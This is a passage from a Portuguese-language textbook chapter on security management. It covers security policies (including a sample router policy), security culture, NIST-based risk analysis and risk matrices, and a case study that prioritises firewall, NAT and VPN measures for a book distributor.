Outra consideração diz respeito às diversas iterações do processo. Dada a complexidade quando o assunto é segurança, é praticamente inviável tentar assumir uma postura completamente *top-down*. Imaginar que todos os riscos serão levantados de uma única vez e que, só após isso, o planejamento e a implementação dos mecanismos necessários será disparada é, no mínimo, sub-dimensionar as dificuldades a serem encontradas. Para evitar que um tempo demasiado seja gasto antes da efetiva redução dos riscos mais relevantes, é importante que uma abordagem incremental e em espiral seja adotada. Dessa forma, as primeiras iterações do processo servirão para levantar e minimizar os riscos mais importantes e, a cada rodada, novos requisitos serão abordados. Isso faz com que o foco seja sempre mantido nos bens mais críticos e nos problemas prioritários da organização, permite um refinamento e evolução gradual de todo o processo e garante que os maiores problemas sejam reavaliados repetidas vezes. Saltos muito grandes tendem a não permitir o descobrimento de problemas sérios, mas pouco visíveis.

Por fim, vale analisar o estágio de desenvolvimento do sistema que se está querendo proteger. A intensidade das atividades necessárias no processo de gestão de segurança depende do atual estágio do sistema alvo: sistema em desenvolvimento ou sistema em produção. No primeiro caso, é importante que essas atividades estejam integradas em todas as etapas do ciclo de vida do sistema, inserindo preocupações com segurança desde a definição até a manutenção do mesmo. Em sistemas já existentes é necessário que fases de identificação e análise, seja dos recursos existentes ou dos mecanismos de segurança já implementados, sejam colocadas como pontos de partida para o restante do processo. É fácil perceber que é bem mais difícil acrescentar

segurança em uma infra-estrutura já implantada do que em sistemas em fase de criação. O ideal é que preocupações com segurança acompanhem todo o ciclo de vida de um sistema, desde o seu planejamento até a sua morte.

4.6.1. Política de Segurança

Desenvolver uma política de segurança global para a organização é o primeiro passo na adoção de medidas de segurança. Essa política de alto nível servirá para estabelecer as linhas-mestras para a gestão da segurança da informação e será desdobrada, posteriormente, em documentos específicos mais detalhados. Na prática, esse desdobramento será guiado pela análise de riscos e conterá desde requisitos para a educação de segurança (cultura) até conseqüências das violações da própria política.

Resumidamente, o termo política de segurança computacional pode ser definido como a documentação das decisões de segurança relacionadas a recursos computacionais, ou seja, o conjunto de leis, regras e práticas que regulam a gerência, proteção e acesso a informações e recursos. Da mesma forma que não existe crime sem uma lei que o defina, não existe incidente de segurança se nenhuma política foi violada. A prática mostra que mesmo que uma política formal não tenha sido documentada, políticas informais sempre existirão, definindo o que é ou não permitido no sistema. Dentro dessa lógica, um sistema seguro é aquele que garante o cumprimento integral da política de segurança traçada por seus gestores, formal ou informalmente.

Dependendo do tipo das decisões abordadas, uma política de segurança pode ser classificada como organizacional, gerencial ou específica. Uma política de segurança organizacional aponta a direção estratégica da segurança e determina os recursos destinados a sua implementação. Esse tipo de política é usado para definir, por exemplo, o processo de gestão de segurança, seu escopo e os responsáveis pela sua coordenação e execução. Decisões como essas são tomadas no topo da cadeia hierárquica e vão ao encontro do planejamento estratégico traçado para toda a organização.

Um nível intermediário de políticas de segurança aborda questões gerenciais como, por exemplo, que modelo deve ser seguido na gerência de riscos, que abordagem usar na criação de um plano de contingência ou como deve ser estruturado o programa de ampliação da cultura de segurança dentro da organização. Enquanto a política organizacional é suficientemente abrangente para exigir poucas alterações, políticas gerenciais devem sofrer revisões mais freqüentes para acomodar possíveis mudanças tecnológicas e operacionais.

O tipo mais granular de política de segurança é representado pelas políticas traçadas para pontos específicos do sistema. Embora os outros dois tipos abordem questões relacionadas a toda a organização, ambos não fornecem informações suficientes para, por exemplo, organizar regras de um firewall ou para avaliar a colocação de um determinado serviço em funcionamento. Essa é a função de políticas específicas, traçadas para cada parte relevante do sistema, como pode ser visto no exemplo da figura 4.12:

Política de segurança para roteadores

1.0 Propósito
Este documento descreve a configuração mínima de segurança exigida para todos os roteadores e switches a serem conectados a uma rede de produção ou com capacidade de produção em nome de <Nome da Companhia>.

2.0 Escopo
Todos os roteadores e switches conectados ao ambiente de produção da <Nome da Companhia> são afetados. Roteadores e switches em laboratórios isolados não são afetados. Roteadores e switches em áreas desmilitarizadas (DMZs) estão sob a *política de equipamentos em redes desmilitarizadas*.

3.0 Política
Todo roteador deve atender os seguintes padrões de configuração:
1. Nenhuma conta de usuário local é configurada no roteador. Roteadores devem usar TACACS+ para autenticação de todos os usuários;
2. A senha de acesso ao roteador (*enable password*) deve ser mantida criptografada. A senha de acesso atribuída deve ser a senha de acesso atual, para roteadores de produção, usada pelo suporte de roteadores da organização;
3. Desabilitar:
   a. IP *broadcasts*;
   b. Pacotes chegando ao roteador originados de endereços inválidos, como os definidos pela RFC1918;
   c. Serviços TCP desnecessários;
   d. Serviços UDP desnecessários;
   e. Pacotes com *source routing* habilitado;
   f. Todos os serviços WEB rodando no roteador;
4. Usar, em SNMP, *community strings* padronizadas pela corporação;
5. Regras de acesso devem ser adicionadas de acordo com as necessidades da organização.
6. O roteador deve ser incluído no sistema de gerência da organização;
7. Cada roteador deve ter a seguinte sentença claramente afixada:

"PROIBIDO O ACESSO NÃO AUTORIZADO A ESTE DISPOSITIVO DE REDE. Você deve ter permissão explícita para acessar ou configurar este dispositivo. Não será observado o direito à privacidade nas atividades realizadas neste dispositivo. Todas as atividades podem ser registradas e violações à política de segurança da companhia podem resultar em medidas disciplinares e sanções legais cabíveis."

4.0 Sanções
Qualquer funcionário que venha a violar esta política estará sujeito a medidas disciplinares, incluindo possível demissão por justa causa.

5.0 Definições

6.0 Histórico de Revisão

Figura 4.12. Exemplo de política de segurança específica

Independentes do tipo, boas políticas devem necessariamente ser implementáveis e exeqüíveis, ter foco no futuro, ser claras e concisas, além de equilibrar proteção e produtividade. Outras características desejáveis incluem, ainda, o esclarecimento de sua necessidade, a descrição de sua abrangência, a definição de contatos e responsabilidades e determinações sobre o tratamento a possíveis violações.

Todas essas características devem ser observadas para evitar ao máximo os problemas enfrentados na elaboração e implementação de algumas políticas, casos em que o esforço empregado na gestão correta de segurança pode se tornar inócuo. Todos são afetados na organização, o que evidencia as diferentes visões sobre as necessidades de segurança, a sensação de redução de produtividade e, principalmente, de liberdade e o receio do não cumprimento das regras impostas, exemplos dos problemas que muitas vezes impedem o sucesso de uma política. Outros cuidados importantes: obter suporte no nível de gerência para o desenvolvimento e promulgação das políticas; designar um grupo responsável pela criação, manutenção e aplicação; desenvolver a política com a participação de todos; explicar a política a todos os usuários e treiná-los para que ela seja seguida; documentar a aceitação dos usuários; manter a política atualizada, para que essa reflita as mudanças na organização.

4.6.2. Cultura de Segurança

Um dos pontos mais delicados da segurança em uma organização, a cultura de segurança deve ser uma preocupação constante de todo gerente responsável pela área. Aplicações, ferramentas e procedimentos dependem de recursos humanos para funcionar, pessoas nem sempre alertas para as conseqüências de ações aparentemente inofensivas, como o compartilhamento de senhas ou o uso de programas não autorizados. Educar e conscientizar esses usuários é uma tarefa difícil e onerosa, que exige um planejamento adequado e procedimentos bem orientados.

Preocupações desse tipo já devem começar no processo de recrutamento de pessoal. É muito importante que exista uma política de seleção e contratação de recursos humanos e que, nessa fase, sejam incluídas em contratos as responsabilidades de segurança e os possíveis acordos de confidencialidade atribuídos a cada cargo. A norma ISO/IEC 17799 recomenda, ainda, que seja observada a disponibilidade de referências satisfatórias, tanto profissionais como pessoais, verificadas as informações fornecidas no *curriculum vitae*, confirmadas as qualificações acadêmicas e profissionais e verificada a identidade do candidato. Cuidados como esses podem reduzir o risco de possíveis problemas com pessoal e facilitar os esforços na melhoria da cultura de segurança dentro da organização.

Mesmo com todos os cuidados durante o processo de contratação, é fundamental que sejam criados programas de treinamento constante dentro da organização, assegurando que os usuários estejam cientes das ameaças e das preocupações com segurança e capazes a observar, durante suas atividades normais, as políticas de segurança existentes. Esses programas devem evitar o caráter coercivo verificado em alguns casos e, ao invés disso, tentar estabelecer um vínculo de responsabilidade e respeito mútuo entre gestores e funcionários. Um exemplo de esforço nesse sentido é a criação de um boletim eletrônico que discuta problemas relacionados à segurança e que, de forma bem humorada, crie um ranking entre os setores mais seguros da organização, estabelecendo premiações simbólicas para os melhores e os piores.

Por fim, a integração entre os programas de treinamento e as outras etapas do processo de gestão de segurança deve ser sempre observada. A realização de uma nova análise de risco provavelmente causará impactos nas políticas de segurança já existentes e, conseqüentemente, criará novas necessidades de treinamento e melhorias na cultura de segurança da organização.

4.6.3. Análise de Riscos

Um dos fundamentos de uma boa gestão de segurança é direcionar todos os esforços possíveis para a proteção dos bens mais valiosos da organização. Isso significa levar em consideração tanto questões organizacionais quanto tecnológicas para avaliar corretamente quais são esses bens, os riscos atrelados a eles e a melhor forma de protegê-los. Esse é o principal objetivo da análise de riscos, etapa fundamental para que estratégias adequadas sejam traçadas e para que os mecanismos corretos sejam selecionados e implementados. Sem esse estudo prévio, a adoção de qualquer estratégia ou mecanismo não passará de mera especulação, obterá pouca eficiência e proporcionará uma falsa sensação de segurança, o que muitas vezes é pior do que a inexistência dela. Além disso, a análise de riscos servirá de base para a adequação e

detalhamento da política de segurança traçada bem como para orientar os programas para melhoria da cultura de segurança.

O modelo genérico descrito anteriormente aponta para uma análise de riscos dividida em três fases: identificação, análise e planejamento. Cada uma dessas fases pode, ainda, ser subdividida em vários passos, auxiliando na sistematização e execução da análise. Os passos descritos a seguir (figura 4.13) seguem o modelo proposto pelo NIST [Stonebumer 2001]:



Figura 4.13. Passos da análise de riscos

O primeiro passo da análise de risco visa caracterizar o sistema e, com isso, definir o escopo do trabalho. O objetivo principal é levantar tanto informações técnicas quanto organizacionais, definindo as fronteiras e funções dos diferentes sistemas, a infra-estrutura tecnológica já existente e os principais bens da organização. Esses bens podem variar desde dispositivos de hardware até recursos humanos, passando por software, informações e outros sistemas (combinação de informação, hardware e software, como, por exemplo, um determinado servidor). Exemplo de dados levantados nessa etapa:

- requisitos funcionais do sistema;
- usuários do sistema;
- políticas de segurança existentes, sejam elas formais ou informais;
- mecanismos de segurança já implementados;
- topologia de rede atual;
- fluxo de informação no sistema;
- controles técnicos (mecanismos), de gerência (regras) e operacionais (práticas).

Dependendo do estágio de desenvolvimento do sistema, esses dados podem ser derivados da análise de requisitos e do projeto, para sistemas em fase inicial, ou de entrevistas, questionários e da documentação existente, para sistemas em estágio de produção. Outra forma de coletar dados em ambientes de produção é através do uso de ferramentas automáticas de varredura, principalmente para o mapeamento de redes e para o levantamento de serviços disponíveis em cada servidor ou estação.

O resultado esperado dessa fase é a caracterização do sistema analisado e do ambiente em que ele está inserido, além da identificação de suas fronteiras.

O próximo passo é a identificação das ameaças ao sistema. Ameaça é tudo aquilo que pode causar algum dano ao sistema, seja acidental (por algum desastre natural ou por imperícia, por exemplo) ou intencionalmente (um ataque de negação de serviço a um servidor, por exemplo). Os bens são os alvos, enquanto os causadores são chamados de agentes de uma ameaça. Outros componentes são a motivação, o tipo de acesso usado e os resultados dos incidentes.

Um estudo detalhado sobre os componentes citados acima pode resultar em um catálogo genérico que descreva as principais ameaças existentes, servindo de base para análises voltadas a todos os bens relevantes do sistema. Exemplo dessas ameaças genéricas: agente humano tentando explorar serviços vulneráveis através da rede externa.

Espera-se que nesta etapa seja gerada uma lista com as ameaças aos principais bens da organização, útil na definição dos riscos e no levantamento das vulnerabilidades existentes.

Como uma ameaça só é potencializada através da exploração de uma determinada vulnerabilidade, não existe agente que possa representar uma ameaça sem que exista uma vulnerabilidade a ser explorada. A fase seguinte na análise de riscos é justamente a identificação das vulnerabilidades do sistema. O objetivo final é a elaboração de uma tabela que liste todos os pares ameaça/vulnerabilidade encontrados no sistema, semelhante ao exemplo abaixo [Stonebumer 2001]:

Tabela 4.3. Exemplo de pares ameaça/vulnerabilidade

Vulnerabilidade	Agente	Ameaça
Contas de antigos funcionários não foram removidas do sistema	Antigos funcionários	Usar os serviços de acesso discado da empresa para obter dados internos
Firewall da empresa permite telnet externo e existe uma conta guest no servidor XYZ	Usuários não autorizados (e.g. hackers, antigos funcionários, concorrentes)	Conectar, via telnet, no servidor XYZ e navegar no sitema de arquivos através da conta guest
Vendedor identificou problemas de segurança em seu sistema; entretanto, novas correções (patches) não foram aplicados ao sistema	Usuários não autorizados (e.g. hackers, antigos funcionários, concorrentes)	Obter acesso não autorizado a arquivos críticos do sistema, através das vulnerabilidades conhecidas

A análise de vulnerabilidades pode ser feita através da consulta a fontes conhecidas de informação, como as listas de vulnerabilidade do CERT (*www.cert.org*), CVE (*www.cve.mitre.org*) e NIST I-CAT (*icat.nist.org*), da realização de testes de segurança (uso de ferramentas de varredura e de testes de invasão) e do desenvolvimento de um checklist de requisitos de segurança.

O passo seguinte é analisar os mecanismos e controles de segurança já implementados ou planejados pela organização. Como visto nas seções anteriores, firewalls, IDSs, VPN's e verificadores de integridade são exemplos de mecanismos usados para minimizar os riscos de uma infra-estrutura, seja através da prevenção, detecção ou reação a possíveis incidentes, e devem ser analisados para a determinação de sua real eficácia no sistema em questão.

De posse das informações já coletadas, o objetivo agora é determinar qual a probabilidade de que uma potencial vulnerabilidade seja explorada, sempre levando em

conta o par ameaça/vulnerabilidade e os mecanismos já existentes. Pela dificuldade de uma análise completamente quantitativa, o quadro abaixo exemplifica uma classificação qualitativa bem simples que poderia ser usada:

Tabela 4.4. Níveis qualitativos de ameaças

Probabilidade	Definição
Alto	O agente da ameaça é altamente motivado e suficientemente capaz e os mecanismos para prevenir a exploração das vulnerabilidades existentes são ineficazes
Médio	O agente da ameaça é motivado e capaz, mas os mecanismos existentes podem impedir a exploração das vulnerabilidades do sistema
Baixo	O agente da ameaça não é motivado e suficientemente capaz, ou os mecanismos para prevenir a exploração das vulnerabilidades são eficazes

Complementando a fase de análise, é necessário que seja feito um estudo sobre o impacto que cada par ameaça/vulnerabilidade pode causar nos bens do sistema, um dos principais passos na análise de riscos. Tanto bens críticos como sensíveis serão analisados, seja por estudos organizacionais já realizados ou através de entrevistas feitas junto aos responsáveis por cada bem. É importante também que sejam observadas tanto perdas convencionais, em valores financeiros, por exemplo, quanto perdas de valores intangíveis, como credibilidade e imagem.

Os critérios usados para a análise de impacto estarão sempre baseados nas três principais características da segurança: privacidade, integridade e disponibilidade. As perdas em cada uma dessas características podem gerar outra tabela, apontando qualitativamente os diferentes níveis de impacto existentes.

Tabela 4.5.Níveis de impacto no sistema

Impacto	Definição
Alto	A exploração da vulnerabilidade pode: (1) resultar em altas perdas financeiras; (2) violar significantemente bens intangíveis; (3) resultar em perdas humanas ou em sérios danos;
Médio	A exploração da vulnerabilidade pode: (1) resultar em perdas financeiras; (2) violar bens intangíveis; (3) resultar em sérios danos;
Baixo	A exploração da vulnerabilidade pode: (1) resultar na perda de algum bem convencional; (2) afetar bens intangíveis;

A determinação dos riscos, por sua vez, é a conjunção de todos os passos já realizados, representando o centro de toda a análise de riscos. O termo risco representa a probabilidade de que uma ameaça se manifeste, através da exploração de uma vulnerabilidade, aliado ao impacto causado por esse incidente. Com base nesses dados, uma matriz de riscos é criada para que seja determinado o risco associado a cada par ameaça/vulnerabilidade. A matriz abaixo exemplifica esse esforço:

A interpretação dos níveis de risco obtidos em cada par ameaça/vulnerabilidade deve ser feita com base na necessidade de adoção de medidas corretivas. Em casos onde o nível obtido foi alto, é fundamental que sejam tomadas medidas imediatas, sem as quais não é recomendável que o sistema continuem operando. No segundo caso, quando a avaliação apontar para um nível de risco médio, ações e planos corretivos são necessários em um período de tempo razoável, durante o qual o sistema pode continuar em operação. Por outro lado, quando níveis de risco baixos forem obtidos, medidas corretivas podem ser adotadas ou pode-se optar por correr esses riscos.

Tabela 4.6.Matriz de riscos

Probabilidade de Ameaça	Impacto		
	Baixo (10)	**Médio** (50)	**Alto** (100)
Alto (1,0)	**Baixo** 10 x 1,0 = 10	**Médio** 50 x 1,0 = 50	**Alto** 100 x 1,0 = 100
Médio (0,5)	**Baixo** 10 x 0,5 = 5	**Médio** 50 x 0,5 = 25	**Médio** 100 x 0,5 = 50
Baixo (0,1)	**Baixo** 10 x 0,1 = 1	**Baixo** 50 x 0,1 = 5	**Baixo** 100 x 0,1 = 10

Por fim, os dois últimos passos representam o planejamento das medidas a serem tomadas, na forma de recomendações de mecanismos, e a documentação dos resultados obtidos ao final de todos os passos. O objetivo maior é reduzir os riscos avaliados a níveis aceitáveis, propondo mecanismos e práticas de segurança. Isso servirá de entrada para a etapa de seleção e implementação de mecanismos, quando planos mais detalhados serão traçados.

4.6.4. Seleção e Implementação de Mecanismos

Com o subsídio gerado pelo estabelecimento da política de segurança e pela análise de riscos, e observando as principais estratégias de segurança, o gerente ou o grupo de segurança deve selecionar os mecanismos de segurança adequados ao problema em questão. Cada mecanismo, como visto nos capítulos anteriores, possui características e propósitos particulares, tornando-os eficientes para tarefas bem específicas. A conjunção de suas vantagens aplicadas a um problema já bem conhecido é o segredo de um nível de segurança aceitável.

De acordo com o que já foi exposto, requisitos de segurança são identificados através de uma avaliação sistemática dos riscos de segurança. Os gastos com os controles de segurança precisam ser balanceados de acordo com os danos causados aos negócios gerados pelas potenciais falhas de segurança, um dos objetivos desta etapa.

A exemplo da etapa de análise, o processo de minimização de riscos possui alguns passos característicos, descritos pelo NIST [Stonebumer 2001]. A figura 4.14 ilustra esses passos.



Figura 4.14.Passos da redução de riscos

No primeiro passo, as ações são classificadas por ordem de importância, para que as medidas mais urgentes sejam tomadas com certa prioridade.

A segunda tarefa é reavaliar os mecanismos sugeridos na análise de riscos, tendo em vista questões como aplicabilidade, compatibilidade, aceitação pelos usuários e facilidade de manutenção, entre outros critérios. Dessa tarefa sairá uma lista com os mecanismos mais apropriados para a redução dos riscos existentes.

A análise de custo/benefício serve para complementar o passo anterior, refinando a seleção dos mecanismos e adequando os gastos com as vantagens obtidas. Essa análise deve levar em consideração os riscos e a sensibilidade dos bens protegidos, além de custos tecnológicos e operacionais (instalação, configuração e treinamento; perda de desempenho e de facilidade de uso; etc.).

Baseado nos resultados da análise de custo/benefício, os responsáveis pelo processo determinarão os mecanismos e as práticas mais adequadas e vantajosas para a redução dos riscos da organização. Isso deve incluir controles técnicos, operacionais e gerenciais, garantindo os níveis desejados de segurança.

Após a atribuição das responsabilidades de implementação, expressa por uma lista dos responsáveis pela implementação de cada mecanismo, o próximo passo é planejar o processo de implementação propriamente dito, priorizando as ações mais relevantes e determinando prazos de execução.

Por fim, a execução dos planos traçados resulta na implementação de todos os mecanismos selecionados e, conseqüentemente, na redução dos riscos existentes. Entretanto, riscos residuais são comuns e já começam a ser identificados nesta etapa.

4.6.5. Gerência e Manutenção

A segurança é uma preocupação constante e incessante. Novos ataques são desenvolvidos, novos serviços são instalados, alterações na legislação vigente forçam mudanças nas políticas traçadas, novos usuários precisam de treinamento, etc., o que mostra a importância de uma gerência e manutenção adequadas quando o assunto é segurança. Ferramentas voltadas à gerência de segurança auxiliam nessa tarefa, embora muitos detalhes ainda não sejam automatizados e dependam da vigilância constante dos administradores e gerentes.

O objetivo principal desta etapa é garantir a continuidade do processo de gestão de segurança, monitorando a eficiência dos mecanismos empregados e a possível inserção de novos riscos, controlando mudanças de infra-estrutura e de pessoal e, principalmente, disparando um novo ciclo no processo de gerência. Além disso, planos de contingência e práticas tradicionais de manutenção são tarefas também importantes.

4.6.6. Estudo de caso

Para exemplificar o processo de gerência de riscos, um dos mais importantes em toda a gestão de segurança, o estudo de caso a seguir apresenta, de forma resumida, os principais passos na seleção de mecanismos adequados de segurança. Embora as etapas sugeridas nas seções anteriores tenham sido seguidas, alguns detalhes serão omitidos por questões de simplificação.

O primeiro passo envolve a caracterização do sistema. Suponha-se neste caso uma distribuidora de livros, que vende para livrarias. Como ilustrado na figura 4.15, a distribuidora é composta de uma matriz, que concentra os recursos computacionais, tais como um servidor de banco de dados (DB server) e um servidor Web (Web server).



Figura 4.15.Caso exemplo

Em termos organizacionais, tem-se previamente definidas as seguintes políticas:

- a comunicação entre matriz e filial ocorre via Internet, inclusive para acesso ao banco de dados;
- os vendedores acessam a base de dados via RAS ou via um provedor de acesso para Internet (ISP), através de um programa específico;
- pessoal de suporte tem a capacidade de realizar computação remota através de Telnet, e acessa a rede via o servidor RAS (não via provedor de acesso);
- servidor Web somente disponibiliza material de divulgação e catálogos, mas existe o desejo de implementar venda direta via comércio eletrônico, com disponibilidade de 24 horas e 7 dias por semana;
- acesso ao banco de dados já é realizado através de identificação do usuário (senha), e já é particularizado para cada departamento (vendas, estoque, contabilidade, etc);
- não existe firewall, o roteador somente realiza os serviços básicos de roteamento;
- todas as máquinas possuem números IP fixos e reais (visíveis da Internet);
- a rede da filial tem a mesma estrutura da matriz, somente sem o servidor de banco de dados e os serviços de Web (http), FTP e Telnet. Ou seja, o servidor da matriz somente roda DNS e Mail.

O segundo passo envolve a identificação das possíveis ameaças. Realizando-se uma análise superficial de identificação de ameaças, sem entrar em detalhes técnicos, verifica-se uma preocupação com os seguintes pontos:

- deve ser evitado o acesso não autorizado ao servidor de banco de dados - uma invasão e cópia dos dados afetaria seriamente a empresa e seus clientes;

- deve ser evitada a alteração indevida de páginas no servidor Web - páginas piratas comprometeriam a imagem da empresa;
- deve ser evitado o uso do servidor de ftp para distribuição de material sensível ou de programas piratas;
- tem-se confiança nos funcionários, e por conseqüência permite-se acesso irrestrito destes à Internet;
- deseja-se implementar um controle de tráfego, pois todas as máquinas da empresa estão diretamente vulneráveis a ataques oriundos da Internet.

O terceiro passo envolve a identificação de vulnerabilidades. No caso do exemplo, as ameaças enumeradas acima são fundamentadas pela existência das seguintes vulnerabilidades (que são numeradas para facilitar referencias a elas durante o restante do exemplo):

1. Inexistência de controle eficaz no tráfego dirigido aos servidores.
2. Inexistência de ferramentas de detecção de varreduras de portas e serviços.
3. Possibilidade de ataque de negação de serviço aos servidores.
4. Serviços concentrados em um único servidor (com exceção do DB server).
5. Todas as máquinas diretamente visíveis da Internet.
6. Uso de serviços inseguros por funcionários remotos (vendedores e pessoal de suporte).
7. Excesso de privilégios para usuários internos (não há controle do tráfego interno)
8. Comunicação insegura entre matriz e filial.

O quarto passo envolve a análise dos mecanismos de controle existentes ou a serem implementados. No caso exemplo, identificam-se os seguintes mecanismos:

- os serviços internos possuem senha;
- os acessos dos funcionários aos serviços são diferenciados (vendas, suporte, gerência dos servidores, etc);
- deseja-se implementar mecanismos de contabilização do uso de recursos (*accounting*).

O quinto passo envolve uma estimativa da probabilidade da realização de ataques que explorem as vulnerabilidades listadas no passo três. No caso do exemplo, estima-se que a possibilidade de ataques internos é baixa, pois a maioria dos funcionários não tem conhecimento especializado em informática. Por outro lado, a possibilidade de ataques provenientes da Internet é alta, pois a empresa é conhecida na Internet. Analisando-se detalhadamente cada uma das vulnerabilidades, tem-se as seguintes estimativas de probabilidade de ataque (considerou-se alta uma probabilidade maior que 50%, e baixa uma menor que 10%):

1. Inexistência de controle no tráfego aos servidores: alta (80%)
2. Inexistência de detecção de varreduras: baixa (5%)

3. Possibilidade de ataque de negação de serviços: média (20%)
4. Serviços concentrados: alto (70%)
5. Todas as máquinas visíveis da Internet: alta (85%)
6. Uso de serviços inseguros por funcionários remotos: alta (60%)
7. Excesso de privilégios para usuários internos: média (40%)
8. Comunicação insegura entre matriz e filial: alta (65%)

O sexto passo envolve a análise do impacto decorrente de um ataque bem sucedido, independente da probabilidade deste ataque ocorrer. Para essa análise, considerou-se que o Servidor de Banco de Dados é crítico (deve ter alta disponibilidade) e sensível (seus dados devem ser confidenciais). O Servidor Web, por outro lado, também é crítico (sua disponibilidade afeta diretamente o oferecimento de serviços na Internet), mas não é sensível (todas as informações sensíveis são armazenadas no Banco de Dados). Já o servidor de arquivos interno é sensível, mas não é crítico. Sob este ponto de vista, as vulnerabilidades descritas no passo três receberam aos seguintes valores de impacto (usou-se a mesma escala das probabilidades de ataque, em uma escala de 0 a 100):

1. Inexistência de controle no tráfego aos servidores (queda no servidor): alto (95)
2. Inexistência de detecção de varreduras: médio (25)
3. Possibilidade de ataque de negação de serviços: alto (80)
4. Serviços concentrados: alto (85)
5. Todas as máquinas visíveis da Internet: alto (85)
6. Uso de serviços inseguros por funcionários remotos: alto (75)
7. Excesso de privilégios para usuários internos: alto (60)
8. Comunicação insegura entre matriz e filial: alto (80)

O sétimo e próximo passo é determinar o nível de risco, basicamente pelo produto das possibilidades de ataque com o grau de impacto para cada uma das vulnerabilidades:

1. Inexistência de controle no tráfego aos servidores: alto (0,8 x 95 = 76)
2. Inexistência de detecção de varreduras: baixo (0, 05 x 25 = 1,25)
3. Possibilidade de ataque de negação de serviços: médio (0,2 x 80 = 16)
4. Serviços concentrados: alto (0,7 x 85 = 59,5)
5. Todas as máquinas visíveis da Internet: baixo (0,85 x 85= 72,25)
6. Uso de serviços inseguros por funcionários remotos: médio (0,6 x 75 = 45)
7. Excesso de privilégios para usuários internos: médio (0,4 x 60 = 24)
8. Comunicação insegura entre matriz e filial: alto (0,65 x 80 = 52)

O oitavo passo envolve as recomendações de implementações para a melhoria de segurança. A prioridade para estas implementações é dada pelo resultado do cálculo

do nível de risco do passo sete. Assim, têm-se as seguintes ações a serem imediatamente executadas (pois envolvem risco alto), descritas em ordem decrescente de prioridade:

- utilização de firewall para controlar o tráfego aos servidores (e bloquear serviços fracos, como o Telnet ou indesejáveis, como o TFTP) - isto afeta diretamente a vulnerabilidade (1);
- utilização de mecanismo de NAT e o emprego de IPs internos não visíveis - com isto, a vulnerabilidade (5) é tratada;
- descentralização dos serviços concentrados no Web Server - isto afeta diretamente a vulnerabilidade (4);
- uso de uma VPN entre matriz e filial - assim, a vulnerabilidade (8) é tratada.

As ações descritas a seguir possuem risco médio (entre 10 e 50), e deve, portanto, existir um planejamento para implementá-las em um período de tempo razoável:

- uso de mecanismos seguros de acesso remoto (SHH e IPsec) para funcionários remotos - isso trata da vulnerabilidade (6);
- uso de uma firewall interna e eventualmente de um servidor proxy para os serviços da Internet - isto afeta a vulnerabilidade (7);
- atualização dos servidores e eventualmente o emprego de clusters para os servidores - isto trata a vulnerabilidade (3).

Com isso, todas as vulnerabilidades listadas são tratadas, com exceção da número (2) - inexistência de controle da realização de varreduras de portas e serviços. Essa vulnerabilidade já é atenuada com o emprego de firewall e de uma DMZ (zona desmilitarizada), mas pode ser especificamente tratada com o uso de um sistema de detecção de intrusão (IDS). Como o grau de impacto desta vulnerabilidade foi considerado baixo, entretanto, o uso de um IDS não é obrigatório, e fica a critério dos administradores.

Assim, após a análise realizada, a configuração do sistema é alterada para incorporar os elementos acrescentados. O resultado final, para o caso da matriz, é mostrado na Figura 4.16.

4.7. Conclusões

A Internet registra um crescimento continuo, com a interligação das redes internas de empresas. Infelizmente, com o crescimento da Internet cresceram também, e em uma escala muito maior, os problemas de segurança em redes. Se na década de 80 ainda era possível administrar um domínio da Internet com uma postura permissiva, hoje em dia se exige uma grande dose de prudência. Os aspectos de segurança se tornam mais complexos diante do fato que a maioria dos serviços da rede foi projetado e desenvolvido quando a confiança mútua ainda existia na rede, e os casos de vandalismo eram raros e isolados. Isto faz com que um administrador de uma rede ou domínio tenha que desenvolver uma política de segurança séria e estar continuamente atento para adaptá-la às rápidas mudanças que ocorrem na Internet.

Como foi discutido neste trabalho, a simples adoção de bons mecanismos não é suficiente para garantir um nível aceitável de segurança. Procedimentos que garantam a
